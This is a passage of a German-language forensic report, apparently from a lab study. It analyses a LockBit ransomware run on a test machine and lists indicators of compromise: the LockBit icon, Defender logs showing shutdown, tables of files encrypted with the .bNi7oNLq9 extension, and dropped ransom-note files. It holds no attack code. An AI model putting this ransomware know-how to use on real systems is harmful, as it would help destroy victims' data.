Apps.index.bNi7oNLq9	960 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_AutoGenerated_5F445832-E9E0-3F8B-7BCC-FDE18F294455).bNi...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_AutoGenerated_627BEDA5-7F6C-6AE6-E19A-86812211BF18).bNi...	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_AutoGenerated_55D5D3DE-E881-C54C-594E-E82D448367FE).bNi...	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_AutoGenerated_E54429AC-6370-B8AD-D580-B8F1C7D490FF).b...	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_AutoGenerated_837EC758-3927-79E8-AE86-FFD0B561F81).bNi...	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_AutoGenerated_5ED6C76F-C478-C8BF-8E08-B6382F6FF91D).bNi...	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_AutoGenerated_167485E1-D123-CECD-406D-B29582B57B49).bNi...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_AutoGenerated_FF2C1107-7183-E8BE-2B8E-E6D666AC2655).bNi...	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_GetHelp_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_BingWeather_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_InternetExplorer_Default.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_GetStarted_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_MicrosoftOfficeHub_8wekyb3d8bbweMicrosoft_Office...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_People_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_Microsoft3DViewer_8wekyb3d8bbweMicrosoft_Microsoft3DView...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_Microsoft3DViewer_8wekyb3d8bbweMicrosoft_Microsoft3DView...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_Microsoft3DViewer_8wekyb3d8bbweMicrosoft_Microsoft3DView...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_Microsoft3DViewer_8wekyb3d8bbweMicrosoft_Microsoft3DView...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_Microsoft3DViewer_8wekyb3d8bbweMicrosoft_Microsoft3DView...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_Microsoft3DViewer_8wekyb3d8bbweMicrosoft_Microsoft3DView...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_People_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Microsoft3DViewer_8wekyb3d8bbweMicrosoft_Microsoft3DView...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_MicrosoftOfficeHub_8wekyb3d8bbweMicrosoft_Office...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_MSPaint_8wekyb3d8bbweMicrosoft_MSPaint.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Office_OneNote_8wekyb3d8bbweMicrosoftonenoteim.bNi7oNLq...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_MicrosoftSolitaireCollection_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_MicrosoftStickyNotes_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_MixedReality_Portal_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windowscommunicationsapps_8wekyb3d8bbweMicrosoft_windo...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_Windowscommunicationsapps_8wekyb3d8bbweMicrosoft_windo...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_SkypeApp_kzf8qxf38z95cApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windowscommunicationsapps_8wekyb3d8bbweMicrosoft_windo...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsAlarms_8wekyb3d8bbweApp.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsCalculator_8wekyb3d8bbweApp.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsCamera_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_SkyDrive_Desktop.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_ScreenSketch_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windowscommunicationsapps_8wekyb3d8bbweMicrosoft_windo...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsControlPanel.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsExplorer.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsMaps_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsFeedbackHub_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsAdministrativeTools.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsComputer.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsSoundRecorder_8wekyb3d8bbweApp.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_WindowsStore_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_YourPhone_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_XboxApp_8wekyb3d8bbweMicrosoft_XboxApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windows_SecHealthUI_cw5n1h2zyewylSecHealthUI.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windows_Photos_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windows_MediaPlayer32.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_XboxGamingOverlay_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windows_Shell_Rundll32.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windows_RemoteDesktop.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_Windows immersivecontrolpanel_cw5n1h2zyewylMicrosoft_Windows_imme...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Pfad unbekannt\Verzeichnis mit ID 107321
Microsoft_Windows immersivecontrolpanel_cw5n1h2zyewylMicrosoft_Windows_imme...	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_ZuneVideo_8wekyb3d8bbweMicrosoft_ZuneVideo.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
MSEdge.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).charmap.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_ZuneMusic_8wekyb3d8bbweMicrosoft_ZuneMusic.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).cleanmgr.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).cmd.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).comexp.msc.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).iscsipl.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).magnify.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).mscncpl.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).msconfig.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).narrator.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).MdSched.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).msinfo32.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).mspaint.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).dfrgui.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).printmanagement.msc.bNi7o...	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).notepad.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).services.msc.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).psr.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).odbcad32.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).osk.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).RecoveryDrive.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).quickassist.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).SnippingTool.exe.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
6D809377-6AFO-4448-8957-A3773F02200E).Windows_NT_Accessories wor...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:52 +2	Pfad unbekannt\Verzeichnis mit ID 107321
1AC14E77-02E7-4E5D-B744-2EB1AE519887).WindowsPowerShell_v1.0_po...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:52 +2	Pfad unbekannt\Verzeichnis mit ID 107321
6D5231B0-B2F1-4857-ACE8-A8E7C6EA7D27).WindowsPowerShell_v1.0_po...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:52 +2	Pfad unbekannt\Verzeichnis mit ID 107321
1AC14E77-02E7-4E5D-B744-2EB1AE519887).WindowsPowerShell_v1.0_po...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:52 +2	Pfad unbekannt\Verzeichnis mit ID 107321
6D809377-6AFO-4448-8957-A3773F02200E).Windows_NT_Accessories wor...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:52 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).WF.msc.bNi7oNLq9	36.4 KB	bNi7oNLq9	30.07.2023 01:30:52 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
1AC14E77-02E7-4E5D-B744-2EB1AE519887).WindowsPowerShell_v1.0_Po...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:52 +2	Pfad unbekannt\Verzeichnis mit ID 107321
6D809377-6AFO-4448-8957-A3773F02200E).Common Files_Microsoft Shar...	36.5 KB	bNi7oNLq9	30.07.2023 01:30:52 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...


Abbildung 29: Zeitliche Abfolge der Datenbestandsveränderung (Fortsetzung)

Als Beginn des Angriffes wurde der erste IOC angenommen, die Platzierung des LockBit-Icons im ProgramData-Verzeichnis zur Lokalzeit 30.07.2023 01:30:50 +2, nach der Platzierung des LockBit-Hintergrundbildes um 30.07.2023 01:31:16 +2 sind weitere Dateiveränderungen nicht direkt auf die Ausführung der Schadsoftware zurückzuführen.

45

8.1.2.1 IOC: Platzierung des Lockbit-Icons

Als erster identifizierbarer Indicator of Compromise wurde das LockBit-Icon unter dem Pfad `\ProgramData\` gespeichert:



Veränderungen an der Systemregistrierung sind in einer Post-Mortem-Analyse durch im Arbeitsspeicher ausgeführte reg-Dateien schwer nachvollziehbar oder zeitlich einzuordnen, es ist jedoch wahrscheinlich, dass im Zuge dessen auch die Zufügung des Registrierungsschlüssels für die durch den Angreifer vorgegebene Dateiendung `.bNi7oNLq9` vorgenommen wurde. Dieser Dateiendung wird dann das LockBit-Icon zugewiesen, um verschlüsselte Dateien auch visuell zu markieren.

8.1.2.2 IOC: Deaktivierung des Windows-Defenders

Im Zuge der ursprünglichen LockBit-Verbreitung als Zero-Day-Exploit war die Schadsoftware in der Lage, den Windows-Defender zu deaktivieren sowie die Benutzerkontensteuerung zu umgehen. Da Angriffe durch LockBit mittlerweile erfolgreich von der ins Betriebssystem integrierten Sicherheitslösung abgefangen werden, war die manuelle Deaktivierung in der Testumgebung ohnehin notwendig, die Log-Dateien des Windows-Defenders verzeichnen jedoch zum Zeitpunkt des Angriffes die Abschaltung des Schutzes:

```
2023-07-29T23:30:51.364Z COM server shutdown.  
2023-07-29T23:30:51.364Z Unloaded module#0 MpComServer.  
Microsoft Defender Antivirus (77BDAF73-B396-481F-9042-AD358843EC24) Log  
Stopped On 07-30-2023 01:30:51 (Exit Code = 0x0)  
*****
```

Abbildung 32: Auzug des Windows-Defender-Systemprotokolles

8.1.2.3 IOC: Verschlüsselung/Löschung von Nutzer- und Systemdateien

Das primäre Ziel eines Ransomware-Angriffes besteht in der Verschlüsselung (und gegebenenfalls dem illegalen Kopieren) von Nutzerdaten, um sie dem Zugriff des entsprechenden Benutzers zu entziehen, eine Freigabe kann in der Regel gegen Zahlung eines Lösegeldes erwirkt werden.

Im Zuge des Angriffes durch LockBit auf unserem Testsystem wurden neben den gelb dargestellten Testdaten eine Vielzahl von Systemdateien verschlüsselt. Diese Verschlüsselungsmaßnahme schränkt den Benutzer bei der Weiterverwendung des Systems stark ein, da viele nicht direkt zum Betriebssystem oder für die Startfähigkeit nicht relevante Systemdateien wie Nutzereinstellungen oder mitgelieferte Apps sowie Links zu diesen (siehe rot markierte Einträge). Insgesamt wurden auf diese Weise 319 existente Dateien im Benutzerordner durch Verschlüsselung unbrauchbar gemacht:

settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\microsoft.windowscommunicationsapps_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.WindowsFeedbackHub_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.WindowsMaps_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.WindowsSoundRecorder_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.Xbox.TCUI_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.XboxApp_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.XboxGameCallableUI_cw5n1h2byewy\Settings
LogFile_July_24_2023_7_59_27.txt.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.XboxGameOverlay_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.XboxGameOverlay_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.XboxGamingOverlay_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.XboxIdentityProvider_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.XboxSpeechToTextOverlay_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.YourPhone_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.ZuneMusic_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.ZuneVideo_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Microsoft.Windows.UndockedDevKit_cw5n1h2byewy\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\NcsiUwpApp_8wekyb3d8bbwe\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Windows.CBSPreview_cw5n1h2byewy\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Windows.ImmersiveControlPanel_cw5n1h2byewy\Settings
settings.dat.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Packages\Windows.PrintDialog_cw5n1h2byewy\Settings
ses.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp
18e190413af045db88dfbd29609eb877.db.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp
18e190413af045db88dfbd29609eb877.db.session64.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp
aria-debug-7944.log.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp
F3E84AB4-D45A-41E5-8686-E08987F5C795.Diagnose.0.etl.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp
msedge_installer.log.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp
offline.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp
offline.session64.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp
wmsetup.log.bNi7oNLq9	\\Users\Forensik II\AppData\Local\Temp

Abbildung 33: Verschlüsselte Systemdateien (auszugsweise)

Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xslm.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xslm.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xslm.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xlsx.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie (2).jpg.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie (3).jpg.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie.jpg.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
istockphoto-1221620132-612x612.jpg.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
trees-7937129_960_720 - Kopie (2).jpg.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
trees-7937129_960_720 - Kopie (3).jpg.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
trees-7937129_960_720 - Kopie.jpg.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
trees-7937129_960_720.jpg.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei PowerPoint.pd.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei PowerPoint.ppt.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei PowerPoint.pptm.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei PowerPoint.ppbx.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei Word - Kopie (2).doc.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei Word - Kopie (2).docx.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei Word - Kopie (2).pdf.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei Word - Kopie (3).doc.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei Word - Kopie (3).docx.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei Word - Kopie (3).pdf.bNi7oNLq9	\\Users\Forensik II\Desktop\Testdaten

Abbildung 34: Verschlüsselte Testdaten (auszugsweise)

Mindestens 34 weitere Dateien wurden im Zuge des Angriffes zunächst verschlüsselt und im Anschluss gelöscht. Da gelöschte Dateien unter Umständen nicht alle in freien Speicherbereich rekonstruierbar sind, ist die genaue Anzahl unbekannt:

[illegible]

Abbildung 35: Gelöschte Dateien

8.1.2.4 IOC: Platzierung der Kontakt- und Entschlüsselungsanleitung

Um dem Benutzer Hinweise zu geben, wie eine Kontaktaufnahme zum Angreifer zwecks Erlangung des Entschlüsselungspasswortes möglich ist, wird im Dateisystem durch die Schadsoftware eine Textdatei mit Anweisungen gespeichert. Diese Datei wird vielfach abgelegt, um die Auffindbarkeit zu verbessern, unter anderem in den jeweiligen Nutzerverzeichnissen und auf dem Desktop.

Im Zuge des hier durchgeführten Angriffs wurde die entsprechende, inhaltlich identische Textdatei insgesamt in 936facher Ausfertigung in verschiedenen lokalen Ordnern gespeichert:

Name	Größe	Typ	Änderung	Pfad
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Desktop\reverse_tcp
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Pictures
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Contacts
